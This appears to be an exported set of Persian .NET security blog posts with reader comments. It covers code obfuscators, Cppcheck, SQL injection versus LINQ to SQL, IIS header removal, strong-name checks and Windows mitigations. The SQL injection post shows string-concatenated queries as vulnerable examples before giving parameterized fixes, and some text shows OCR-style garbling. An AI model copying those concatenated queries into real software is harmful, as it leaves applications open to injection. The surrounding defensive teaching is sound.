Break tools like Reflector-Reflexil plug-in v0.8 and Ildasm

وبلاگ نویسنده آن

دربیافت Babel Obfuscator از [گوگل کد](#) و یا [ریبد شیر](#)

پس از نصب، جهت مشاهده پارامترهای خط فرمان آن به فایل ReadMe.htm مراجعه نمایید و یا اگر علاقمند باشید که از آن به صورت یکپارچه با Reflector استفاده کنید، می‌توان از افزونه زیر کمک گرفت:

[Reflector.Babel Addin](#)

نظرات خوانندگان

نویسنده: کیاونش
تاریخ: ۱۳۸۸/۰۵/۱۲ ۰۱:۰۳:۵۵

به چه دردی میخوره این؟ میشه کمی توضیح بدین لطفا.
ممnon.

نویسنده: وحید نصیری
تاریخ: ۱۳۸۸/۰۵/۱۲ ۰۸:۵۷:۱۷

اسambilی‌های دات نت هم مانند بایت کدهای جاوا دی کامپایل می‌شوند و تقریبا سورس نزدیک به پروژه اصلی را از آن‌ها می‌توان استخراج کرد.
با این نوع ابزارها می‌شود درک کد حاصل شده را مشکل و آنرا تقریبا بدون استفاده کرد.

نویسنده: کیانوش
تاریخ: ۱۳۸۸/۰۵/۱۲ ۱۷:۱۱:۰۰

ممnon از توضیح

نویسنده: مهدی پایرونده
تاریخ: ۱۳۸۸/۰۵/۱۴ ۱۵:۴۶:۲۷


جالب بود مخصوصا افزونه ای که با رفلکتر کار میکنه.
ممnon.

نویسنده: Anonymous
تاریخ: ۱۳۸۸/۰۵/۱۶ ۰۰:۳۰:۰۹

عالی بود، متشکرم

Eazfuscator

یکی از برنامه‌های با کیفیت code obfuscation مخصوص دات نت فریم ورک است. این برنامه رایگان بوده و استفاده از آن به سادگی خود بر روی پنجره آن می‌باشد (یا استفاده از آن از طریق خط فرمان جهت اتوماسیون این کار)



ویژگی‌های آن:

Easy to use as 1-2-3

Automatic code protection with variety of supported obfuscation techniques:

- Symbol renaming
- String encryption
- Constant literals pruning
- Method signatures overload induction
- Class hierarchy linerization
- Code control flow obfuscation
- Assemblies merging

Automatic code optimization

Supports .NET Framework versions 2.0, 3.0 and 3.5

Supports .NET Compact Framework versions 2.0 and 3.5

Supports Silverlight assemblies and XAP packages

Supports XNA applications for Windows, Xbox 360 and Zune platforms

Can obfuscate any 100% managed .NET assembly

Provides revolutionally innovative and easy to use GUI interface as well as classical command line interface

Microsoft Visual Studio integration. Supported versions are Microsoft Visual Studio 2005 and 2008 including Express editions

Supports automatic builds

دریافت نگارش آن 2.6

پ.ن. بنابر تجربه شخصی با این ابزارها (تجاری و غیرتجاری)، این تنها برنامه‌ای است که جهت code obfuscation اسembly‌های ASP.Net در محیط کاری مشکل ساز نشده و سایت پس از مدتی با پیغام‌های عجیب و غریب از کار نمی‌افتد.

نظرات خوانندگان

نویسنده: Mohammad Shams Javi
تاریخ: ۱۳۸۸/۰۶/۲۱ ۱۹:۲۱:۵۸

سلام، ابزار کوچک جالب و مفیدی بود. در مورد مشکلات احتمالی اسمبلی های مربوط به asp.net ، آیا تا کنون از Remotesoft Salamander استفاده کرده‌اید... مشکلی داشته است؟؟

نویسنده: وحید نصیری
تاریخ: ۱۳۸۸/۰۶/۲۱ ۱۹:۳۳:۵۶

سلام،
خیر استفاده نکرده‌ام. کلا اگر این ابزارها هدرها را بیش از حد رمزنگاری کنند، گاهی از اوقات پیغام "این فایل یک اسمبلی دات نت نیست" را دریافت کرده و سایت از کار می‌افتد.
در کل باید زیر بار کاربران هم‌زمان در طی چندین روز تست شوند.

نویسنده: Nima
تاریخ: ۱۳۹۰/۰۱/۱۸ ۱۱:۳۹:۱۹

سلام آقای نصیری
منون بخارط مطلب مفیدتون. من با استفاده از Eazfuscator عمل Obfuscation رو انجام میدم و مشکلی در نسخه مجانی این برنامه هست وقتی اسمبلی ما sign شده باشه (Strong Name) قسمت sign رو از اسمبلی حذف میکنه. میخواستم بدونم شما با Eazfuscator چنین مشکلی نداشتید؟ میشه هم اسمبلی sign بشه و هم ؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۱/۱۸ ۱۱:۴۷:۳۸

مطابق فایل راهنمای همراه آن:
Eazfuscator.NET magically handles signing options of the project. In case of direct ILMerge usage, you have to supply it with signing key and options manually
به این معنا که مدیریت امضای دیجیتال را هم خودکار انجام می‌دهد

برنامه Cppcheck ابزار آنالیز سورس کدهای برنامه های C و CPP جهت یافتن اشتباهات برنامه نویسی، مشکلات امنیتی، نشتی حافظه و امثال آن است. این برنامه رایگان و سورس باز را می توانید از آدرس زیر دریافت کنید:

[CPPCheck](#)



در دو نسخه‌ی خط فرمان و همچنین GUI عرضه می‌شود که نگارش دارای UI آن از QT استفاده می‌کند. تا به حال 22 باغ موجود در کرنل لینوکس توسط این برنامه کشف و برطرف شده و همچنین در بسیاری از برنامه‌های سورس باز دیگر نیز مورد استفاده قرار گرفته است.

لیست مواردی را که این برنامه بررسی می‌کند، در [این آدرس](#) قابل مشاهده است.

نظرات خوانندگان

نویسنده: Mohammad Shams Javi
تاریخ: ۱۳۸۸/۰۷/۱۲ ۲۲:۱۹:۵۲

عالی بود

موجب شد که با کلی نوستالژی، دوباره سراغ برنامه‌های cpp قدیمی‌ام بروم.

سؤال: LINQ to SQL تا چه میزان در برابر حملات تزریق SQL امن است؟
جواب کوتاه: بسیار زیاد!

توضیحات:

```
string query = @"SELECT * FROM USER_PROFILE  
WHERE LOGIN_ID = '" + loginId+@""' AND PASSWORD = '" + password+@""";
```

کاهی از اوقات هر چقدر هم در مورد خطرات کوئری‌هایی از نوع فوق مقاله نوشته شود کافی نیست و باز هم شاهد این نوع جمع‌زندها و نوشتن کوئری‌هایی به شدت آسیب پذیر در حالت استفاده از ADO.NET کلاسیک هستیم. مثال فوق یک نمونه کلاسیک از نمایش آسیب پذیری در مورد تزریق اس کیوال است. یا نمونه‌ی بسیار متداول دیگری از این دست که با ورودی خطرناک می‌تواند تا نمایش کلیه اطلاعات تمامی جداول موجود هم پیش برود:

```
protected void btnSearch_Click(object sender, EventArgs e)  
{  
    String cmd = @"SELECT [CustomerID], [CompanyName], [ContactName]  
    FROM [Customers] WHERE CompanyName ='" + txtCompanyName.Text  
    + @"';  
  
    SqlDataSource1.SelectCommand = cmd;  
  
    GridView1.Visible = true;  
}
```

در اینجا فقط کافی است مهاجم با تزریق عبارت SQL مورد نظر خود، کوئری اولیه را کاملاً غیرمعتبر کرده و از یک جدول دیگر در سیستم کوئری تهیه کند! راه حلی که برای مقابله با آن در دات نت ارائه شده نوشتن کوئری‌های پارامتری است و در این حالت کار encoding execution اطلاعات ورودی به صورت خودکار توسط فریم ورک مورد استفاده انجام خواهد شد؛ همچنین برای مثال اس کیوال سرور، plan عمل این نوع کوئری‌های پارامتری را همانند رویه‌های ذخیره شده، کش کرده و در دفعات آتی فراخوانی آنها به شدت سریعتر عمل خواهد کرد. برای مثال:

```
SqlCommand cmd = new SqlCommand("SELECT UserID FROM Users WHERE UserName=@UserName AND  
Password=@Password");  
cmd.Parameters.Add(new SqlParameter("@UserName", System.Data.SqlDbType.NVarChar, 255, UserName));  
cmd.Parameters.Add(new SqlParameter("@Password", System.Data.SqlDbType.NVarChar, 255, Password));  
dr = cmd.ExecuteReader();  
if (dr.Read()) userId = dr.GetInt32(dr.GetOrdinal("UserID"));
```

زمانیکه از کوئری پارامتری استفاده شود، مقدار پارامتر، هیچگاه فرصت و قدرت اجرا پیدا نمی‌کند. در این حالت صرفاً به آن به عنوان یک مقدار معمولی نگاه خواهد شد و نه جزء قابل تغییر بدن کوئری وارد شده که در حالت جمع زدن رشته‌ها همانند اولین کوئری معرفی شده، تا حد انحراف کوئری به یک کوئری دلخواه مهاجم قابل تغییر است.

اما در مورد LINQ to SQL چطور؟ این سیستم به صورت پیش فرض طوری طراحی شده است که تمام کوئری‌های SQL نهایی حاصل از کوئری‌های LINQ نوشته شده توسط آن، پارامتری هستند. به عبارت دیگر این سیستم به صورت پیش فرض برای افرادی که دارای حداقل اطلاعات امنیتی هستند به شدت امنیت بالایی را به همراه خواهد آورد.

برای مثال کوئری LINQ زیر را در نظر بگیرید:

```
var products = from p in db.products
    where p.description.StartsWith(_txtSearch.Text)
    select new
    {
        p.description,
        p.price,
        p.stock
    };
}
```

اکنون فرض کنید کاربر به دنبال کلمه sony باشد، آنچه که بر روی اس کیوال سرور اجرا خواهد شد، دستور زیر است (ترجمه نهایی کوئری فوق به زبان T-SQL) :

```
exec sp_executesql N'SELECT [t0].[description], [t0].[price], [t0].[stock]
FROM [dbo].[products] AS [t0]
WHERE [t0].[description] LIKE @p0',N'@p0 varchar(5)',@p0='sony%'
```

برای لگ کردن این عبارات SQL یا می‌توان از SQL profiler استفاده نمود و یا خاصیت log زمینه مورد استفاده را باید مقدار دهی کرد:

```
db.Log = Console.Out;
```

و یا می‌توان بر روی کوئری مورد نظر در VS.Net یک break point قرار داد و سپس از debug visualizer مخصوص آن استفاده نمود.

همانطور که ملاحظه می‌کنید، کوئری نهایی تولید شده پارامتری است و در صورت ورود اطلاعات خطرناک در پارامتر p0 ، هیچ اتفاق خاصی نخواهد افتاد و صرفا رکوردي بازگشت داده نمی‌شود.

و یا همان مثال کلاسیک اعتبار سنجی کاربر را در نظر بگیرید:

```
public bool Validate(string loginId, string password)
{
    DataClassesDataContext db = new DataClassesDataContext();

    var validUsers = from user in db.USER_PROFILEs
        where user.LOGIN_ID == loginId
        && user.PASSWORD == password
        select user;

    if (validUsers.Count() > 0) return true;
    else return false;
}
```

کوئری نهایی T-SQL تولید شده توسط این ORM از کوئری LINQ فوق به شکل زیر است:

```
SELECT [t0].[LOGIN_ID], [t0].[PASSWORD]
FROM [dbo].[USER_PROFILE] AS [t0]
WHERE ([t0].[LOGIN_ID] = @p0) AND ([t0].[PASSWORD] = @p1)
```

و این کوئری پارامتری نیز در برابر حملات تزریق اس کیوال امن است.

تذکر مهم هنگام استفاده از سیستم : LINQ to SQL

اگر با استفاده از LINQ to SQL مجدداً به روش قدیمی اجرای مستقیم کوئری‌های SQL خود همانند مثال زیر روی بیاورید (این امکان نیز وجود دارد)، نتیجه این نوع کوئری‌های حاصل از جمع زدن رشته‌ها، پارامتری "نبوده" و مستعد به تزریق اس کیوال هستند:

```
string sql = "select * from Trade where DealMember=' " + this.txtParams.Text + " '";
var trades = driveHax.ExecuteQuery<Trade>(sql);
```

در اینجا باید در نظر داشت که اگر شخصی مجدداً بخواهد از این نوع روش‌های کلاسیک استفاده کند شاید همان ADO.Net برای او کافی باشد و نیازی به تحمیل سربار یک ORM را به سیستم نداشته باشد. در این حالت برنامه از type safety کوئری‌های LINQ نیز محروم شده و یک لایه بررسی مقادیر و پارامترها را توسط کامپایلر نیز از دست خواهد داد.

اما روش صحیحی نیز در مورد بکارگیری متدهای ExecuteQuery وجود دارد. استفاده از این متدهای زیر مشکل را حل خواهد کرد:

```
IEnumerable<Customer> results = db.ExecuteQuery<Customer>(
    "SELECT contactname FROM customers WHERE city = {0}", "Tehran");
```

در این حالت، پارامترهای بکارگرفته شده (همان {0} ذکر شده در کوئری) به صورت خودکار به پارامترهای T-SQL ترجمه خواهد شد و مشکل تزریق اس‌کیوال برطرف خواهد شد (به عبارت دیگر استفاده از +، علامت مستعد بودن به تزریق اس‌کیوال است و بر عکس).

مايكروسافت سه ابزار امنیتی رايگان جديد را جهت توسعه دهندهان وب ارائه داده است که فعلا در مرحله آزمایش به سر میبرند و قرار است اين مجموعه به صورت جرئی از مجموعه power tools ويزوال استوديو 2010 ارائه شوند. اين سه ابزار به شرح زير هستند:

الف) CAT.NET 2.0 CTP
CAT.NET کاملا از صفر بازنويسي شده و از موتور جديدی کمک ميگيرد. نگارش CTP فعلی آن فقط از طریق خط فرمان قابل اجرا است.

[دریافت](#)

ب) WACA 1.0 CTP
نام اين ابزار مخفف Web Application Configuration Analyzer است که جهت بررسی تنظیمات برنامههای وب شما، همچنین SQL Server و IIS بکار مىرود و نقایص امنیتی آنها را گوشزد خواهد کرد.

[دریافت](#)

ج) WPL 1.0 CTP
نام اين ابزار مخفف Web Protection Library است. اين ابزار شبیه به يك فایروال جهت برنامههای وب شما در مقابل حملات XSS و SQL injection عمل مىکند و بدون نياز به تغییر کد (با کمک يك HTTP Module)، محافظت قابل توجهی را ارائه خواهد داد.

[دریافت](#)

نظرات خوانندگان

نوبیستنده: peyman naji
تاریخ: ۲۱:۵۲:۴۴ ۱۳۸۸/۰۸/۲۵

خیلی عالی بود ممنون ...

نوبیستنده: saber_fatholahi
تاریخ: ۹:۵۷ ۱۳۹۱/۰۴/۰۱


سلام مهندس
عزیز لینک WPL 1.0 CTP کار نمی کنه لطفا بررسی کنین

نوبیستنده: وحید نصیری
تاریخ: ۱۰:۱۰ ۱۳۹۱/۰۴/۰۱

من این مطلب رو دو سال قبل نوشتم. WPL الان اینجا است: <http://wpl.codeplex.com>

به همراه هر درخواستی از سرور چه از طرف کلاینت و چه از طرف سرور، یک سری header نیز ارسال می‌شود. برای مثال مروگر، نوع خود را به همراه یک سری از قابلیت‌های مربوطه مانند الگوریتم‌های فشرده سازی پشتیبانی شده به سرور ارسال می‌کند و در مقابل وب سرور هم یک سری هدر را مانند مدت زمان کش کردن اطلاعات دریافتی، نوع و نگارش سرور و امثال آن، به کلاینت ارسال خواهد کرد.

از دیدگاه امنیتی این اطلاعات اضافی هستند. برای مثال از تصویر زیر (که با استفاده از افزونه‌ی Fایرباگ تهیه شده) دقیقاً می‌توان وب سرور، نگارش آن و بسیاری از موارد دیگر را به سادگی تشخیص داد. در ادامه می‌خواهیم این هدرهای اضافی را حذف کنیم.



Net panel activated. Any requests while the net panel is inactive are no longer tracked.

GET SecurityMDL 200 OK

	Headers	Response	HTML	Cookies
Response Headers				
Cache-Control	private			
Content-Type	text/html; charset=utf-8			
Content-Encoding	gzip			
Vary	Accept-Encoding			
Server	Microsoft-IIS/7.5			
X-AspNet-Version	2.0.50727			
X-Powered-By	ASP.NET			
Date	Sat, 09 Jan 2010 09:40:32 GMT			
Content-Length	1194			

امکان تغییر و حذف هدرهای مربوط به response تنها با استفاده از امکانات IIS7 میسر است (در حالت integrated pipeline) و IIS6 چنین اجازه‌ای را به ASP.NET نمی‌دهد. برای این منظور یک پروژه‌ی جدید، به نام SecurityMdl.cs از نوع class library را ایجاد کرده و دو فایل SecurityMdl.cs و CRemoveHeader.cs را به آن اضافه خواهیم کرد:

```
//SecurityMdl.cs
using System;
using System.Web;

namespace SecurityMdl
{
    public class SecurityMdl : IHttpModule
    {
        public void Init(HttpApplication app)
        {
            // Implementation
        }
    }
}
```

```
        app.PreSendRequestHeaders += app_PreSendRequestHeaders;
    }

    static void app_PreSendRequestHeaders(object sender, EventArgs e)
    {
        CRemoveHeader.CheckPreSendRequestHeaders(sender);
    }

    public void Dispose() { }

}
```

در این `Http module`، با تغییر اطلاعات دریافتی در روال رخداد گردان `PreSendRequestHeaders` می‌توان به مقصود رسید:

```
//CRemoveHeader.cs
using System;
using System.Collections.Generic;
using System.Web;

namespace SecurityMdl
{
    class CRemoveHeader
    {
        private static readonly List<string> _headersToRemoveCache
            = new List<string>
        {
            "X-AspNet-Version",
            "X-AspNetMvc-Version",
            "Server"
        };

        public static void CheckPreSendRequestHeaders(Object sender)
        {
            //capture the current request
            var currentResponse = ((HttpApplication)sender).Response;

            //removing headers
            //it only works with IIS 7.x's integrated pipeline
            _headersToRemoveCache.ForEach(h => currentResponse.Headers.Remove(h));

            //modify the "Server" Http Header
            currentResponse.Headers.Set("Server", "Test");
        }
    }
}
```

در اینجا علاوه بر حذف هدرهای ذکر شده در `headersToRemoveCache`، هدر `Server` در پایان کار با یک مقدار جدید نیز ارسال می‌گردد.

ونهایتا برای استفاده از آن (علاوه بر افزودن ارجاعی به این مازول جدید) چند سطر زیر را باید به وب کانفیگ برنامه اضافه کرد:

```
<system.webServer>
<modules>
    <add name="SecurityMdl" type="SecurityMdl.SecurityMdl, SecurityMdl"/>
</modules>
```

با استفاده از این روش تمامی هدرهای مورد نظر بجز هدری به نام `X-Powered-By` حذف خواهد شد. برای حذف هدر مربوط به `X-Powered-By` که توسط خود IIS مدیریت می‌شود باید موارد زیر را به `web.config` برنامه اضافه کرد:

```
<system.webServer>
<httpProtocol>
    <customHeaders>
        <remove name="X-Powered-By"/>
    </customHeaders>
</httpProtocol>
```

و یا می‌توان توسط خود IIS نیز این مورد را تغییر داد یا کلا حذف نمود:

The screenshot shows the IIS Management console interface. At the top, there's a toolbar with various icons: ASP, Authentication, Authorization Rules, CGI, Compression, Default Document, Directory Browsing, HTTP Redirect, HTTP Response Headers (which is highlighted with a dashed border), IP Address and Domains, Logging, MIME Types, Modules, and Output Caching. Below the toolbar, there's a 'Management' section with a 'Configuration Editor' icon. A tooltip for the 'HTTP Response Headers' icon states: 'Configure HTTP headers that are added to responses from the Web server'. The main area of the interface is currently empty.

HTTP Response Headers

Use this feature to configure HTTP headers that are added to responses from the Web server.

Group by: No Grouping		
Name	Value	Entry Type
X-Powered-By	ASP.NET	Inherited

اکنون پس از این تغییرات حاصل کار و هدر نهایی دریافت شده از response یک برنامه‌ی ASP.net به شکل زیر درخواهد آمد:

Headers Response HTML Cookies

Response Headers

Cache-Control	private
Content-Type	text/html; charset=utf-8
Content-Encoding	gzip
Vary	Accept-Encoding
Server	Test
Date	Sat, 09 Jan 2010 14:27:59 GMT
Content-Length	1217

برای مطالعه‌ی بیشتر

[Remove the X-AspNet-Version header](#)

[Cloaking your ASP.NET MVC Web Application on IIS 7](#)

[IIS 7 - How to send a custom "Server" http header](#)

[Removing Unnecessary HTTP Headers in IIS and ASP.NET](#)

[Remove X-Powered-By: ASP.NET HTTP Response Header](#)

یکی از روش‌هایی که برای بررسی یکپارچگی فایل‌ها مورد استفاده قرار می‌گیرد و عموماً در دنیای سخت افزار و firmware نوشته شده برای آن‌ها مرسوم است، قرار دادن CRC32 فایل در قسمتی از فایل و بررسی آن حین Boot سیستم است. اگر CRC32 جدید با CRC32 اصلی یکسان نباشد به این معنا است که فایل در حال اجرا پیش‌تر دستکاری شده است.

اما در دات نت فریم ورک روش متداول اینکار چیست؟ برای این منظور اضافه کردن امضا دیجیتال به فایل و اسembلی نهایی تولیدی (فایل exe یا dll تولیدی) توصیه می‌شود (مراجعةه به قسمت خواص پروژه و افزودن امضا دیجیتال جدید فقط با چند کلیک، [+](#)).

این مورد خوب است (با توجه به اینکه از الگوریتم‌های RSA و SHA1 استفاده می‌کند)، لازم است، اما کافی نیست زیرا ابزارهای حذف آن وجود دارند. به عبارتی برای وصله کردن این فایل‌ها فقط کافی است این امضا دیجیتال حذف شود و زمانی هم که نباشد، بررسی خاصی در مورد یکپارچگی فایل صورت نخواهد گرفت.

اما اگر باز هم نگران patch یا وصله شدن اسembلی دات نت خود هستید این مورد افزودن امضا دیجیتال را حتماً انجام دهید. مهم‌ترین خاصیت آن این است که یک سری تابع native در دات نت فریم ورک برای بررسی نبود آن وجود دارد ([+](#)):

```
[DllImport("mscoree.dll", CharSet=CharSet.Unicode)]
public static extern bool StrongNameSignatureVerificationEx(string wszFilePath, bool fForceVerification, ref bool pfWasVerified);
```

wszFilePath مسیر فایلی است که باید بررسی شود.
 آیا متغیر pfWasVerified نیز مقدار دهی گردد؟
 خروجی تابع مشخص می‌سازد که آیا strong name موجود و معتبر است یا خیر؟

و مثالی از استفاده‌ی آن (که بهتر است در یک تایمر نیم ساعت پس از اجرای برنامه رخ دهد):

```
using System;
using System.Reflection;
using System.Runtime.InteropServices;

namespace SigCheck
{
  public class Validation
  {
    [DllImport("mscoree.dll", CharSet = CharSet.Unicode)]
    public static extern bool StrongNameSignatureVerificationEx(
      string wszFilePath, bool fForceVerification, ref bool pfWasVerified);

    public static void SigCheck()
    {
      var assembly = Assembly.GetExecutingAssembly();
      bool pfWasVerified = false;
      if (!StrongNameSignatureVerificationEx(assembly.Location, true, ref pfWasVerified))
      {
        خاتمه برنامه در صورت عدم وجود امضا دیجیتال معتبر
        throw new Exception();
      }
    }
  }

  class Program
  {
    static void Main(string[] args)
    {
      Validation.SigCheck();
    }
  }
}
```

}

خوب، شاید پس از حذف و وصله شدن اسمبلی، مجددا strong name به آن اضافه شود! ، آن وقت چه باید کرد؟ زمانیکه به اسمبلی خود امضای دیجیتال اضافه می کنید، هش رمزنگاری شده فایل با الگوریتم RSA ، به همراه public key مورد نیاز در اسمبلی ذخیره می شوند. از آنجائیکه private key الگوریتم RSA را منتشر نکرده اید، شکستن الگوریتم RSA کار ساده ای نیست، مگر اینکه جفت کلید خودشان را تولید کنند و public key جدید را در فایلنهایی قرار دهند. بدیهی است این public key جدید با کلید عمومی ما که متناظر است با کلید خصوصی منتشر نشده ای اصلی، تطابق نخواهد داشد. برای آشنایی با تابعی که این بررسی را انجام می دهد به مقاله ذکر شده رجوع کنید:

[Checking For A Valid Strong Name Signature](#)

عنوان: تفاوت‌های نگارش‌های مختلف ویندوز از لحاظ امنیتی
نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۱/۱۱ ۱۱:۰۷:۰۰
آدرس: www.dotnettips.info
برچسب‌ها: Security

اخیرا مایکروسافت گزارش پیشرفت امنیتی مجموعه‌ی خودش را از سال 2004 تا 2010 منتشر کرده که از [اینجا](#) قابل دریافت است. یکی از سوالات مهمی که در این گزارش به صورت دو جدول ساده و زیبا پاسخ داده شده، مقایسه تمهیدات امنیتی موجود در نگارش‌های مختلف ویندوز است و ... یک تصویر بهتر است از هزار گفتار.

تفاوت‌های نگارش‌های مختلف ویندوز از لحاظ امنیتی

	XP RTM SP1	XP SP2	XP SP3	Vista RTM	Vista SP1	Vista SP2	Win7 RTM
SEH							
SafeSEH	N	Y	Y	Y	Y	Y	Y
SEHOP	N	N	N	N	OptIn	OptIn	OptIn
SEHOP per-process OptIn support	N	N	N	N	N	N	Y
Heap							
Safe unlinking	N	Y	Y	Y	Y	Y	Y
Block header cookies	N	Y	Y	Y	Y	Y	Y
Lookaside/freelist removal	N	N	N	Y	Y	Y	Y
Metadata encryption	N	N	N	Y	Y	Y	Y
Terminate on corruption (32-bit app)	N	N	N	Opt In	Opt In	Opt In	Opt In
Terminate on corruption (64-bit app)	N	N	N	Opt Out	Opt Out	Opt Out	Opt Out
DEP							
NX support (i386)	N	OptIn	OptIn	OptIn	OptIn	OptIn	OptIn
NX support (amd64, 32-bit app)	N	OptIn	OptIn	OptIn	OptIn	OptIn	OptIn
NX support (amd64, 64-bit app)	N	AlwaysOn	AlwaysOn	AlwaysOn	AlwaysOn	AlwaysOn	AlwaysOn
ASLR							
<i>Randomization support</i>							
Images	N	N	N	OptIn	OptIn	OptIn	OptIn
Stacks	N	N	N	OptIn	OptIn	OptIn	OptIn
Heaps	N	N	N	Y	Y	Y	Y
PEBs/TEBs	N	Y	Y	Y	Y	Y	Y
<i>Entropy (bits)</i>							
Images	0	0	0	8	8	8	8
Stacks	0	0	0	14	14	14	14
Heaps	0	0	0	5	5	5	5
PEBs/TEBs	0	4	4	4	4	4	4
APIs							
SetProcessDEPPolicy support	N	N	Y	N	Y	Y	Y

تفاوت‌های نگارش‌های مختلف ویندوز از لحاظ امنیتی

	Srv03 RTM	Srv03 SP1, SP2	SRV08 RTM	Srv08 R2 RTM
SEH				
SafeSEH	N	Y	Y	Y
SEHOP	N	N	OptOut	OptOut
SEHOP per-process OptIn support	N	N	N	Y
Heap				
Safe unlinking	N	Y	Y	Y
Block header cookies	N	Y	Y	Y
Lookaside/freelist removal	N	N	Y	Y
Metadata encryption	N	N	Y	Y
Terminate on corruption (32-bit app)	N	N	OptIn	OptIn
Terminate on corruption (64-bit app)	N	N	OptOut	OptOut
DEP				
NX support (i386)	N	OptOut	OptOut	OptOut
NX support (amd64, 32-bit app)	N	OptOut	OptOut	OptOut
NX support (amd64, 64-bit app)	N	AlwaysOn	AlwaysOn	AlwaysOn
NX support (ia64)	N/A	AlwaysOn	AlwaysOn	AlwaysOn
ASLR				
<i>Randomization support</i>				
Images	N	N	OptIn	OptIn
Stacks	N	N	OptIn	OptIn
Heaps	N	N	Y	Y
PEBs/TEBs	N	Y	Y	Y
<i>Entropy (bits)</i>				
Images	0	0	8	8
Stacks	0	0	14	14
Heaps	0	0	5	5
PEBs/TEBs	0	4	4	4
APIs				
SetProcessDEPPolicy support	N	N	Y	Y

نظرات خوانندگان

نوبسند: Mohammad Shams Javi
تاریخ: ۱۳۹۰/۰۱/۲۵ ۱۴:۳۷:۴۶

جالب بود

نوبسند: وحید نصیری
تاریخ: ۱۳۹۰/۰۱/۲۶ ۰۸:۵۲:۳۱

[Microsoft Security Development Lifecycle \(SDL\) - Version 5.1](#)

چندین نمونه استفاده از **jQuery Ajax** در ASP.NET Webforms را در این سایت می‌توانید پیدا کنید؛ برای مثال:

[بارگذاری یک یوزرکنترل با استفاده از جی‌کوئری](#)
[بررسی وجود نام کاربر با استفاده از **jQuery Ajax** در ASP.NET](#)
[استفاده از افزونه‌ی **jQuery Autocomplete** در **ASP.NET**](#)
[استفاده از **jQuery Ajax** و نحوه صحیح ارسال مقادیر به یک وب سرویس](#)
[استفاده از **jQuery Ajax** جهت تعیین اعتبار یک فرم](#)

سؤالی که در تمام این موارد حائز اهمیت است این مورد می‌باشد که "از کجا متوجه شوم و ب سرویس مورد استفاده واقعاً توسط اسکریپت سایت جاری فراخوانی شده و نه توسط یک برنامه‌ی خارجی؟"

در اینجا می‌توان از سورس‌های **ASP.NET MVC** کمک گرفت ([+](#)). همان‌متد **IsAjaxRequest** را در **ASP.NET Webforms** هم می‌شود استفاده کرد:

```
public static bool IsAjaxRequest(this HttpRequestBase request)
{
    if (request == null)
    {
        throw new ArgumentNullException("request");
    }

    return (request["X-Requested-With"] == "XMLHttpRequest") ||
           ((request.Headers != null) && (request.Headers["X-Requested-With"] == "XMLHttpRequest"));
}
```

حاصل **IsAjaxRequest** باید در ابتدای تمام درخواست‌های رسیده بررسی شود. البته باید دقت داشت که این بررسی را به آسانی می‌توان دور زد (چون بر اساس هدرهای رسیده است)، اما باز هم بهتر از هیچ نوع نظارتی می‌باشد.

نظرات خوانندگان

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۱/۱۵ ۱۸:۴۱:۱۲

جهت تکمیل: در اینجا `HttpContext.Current.Request` همان `HttpRequestBase` می‌باشد.

نویسنده: ایمان اسلامی
تاریخ: ۱۳۹۱/۰۴/۱۳ ۲۰:۸

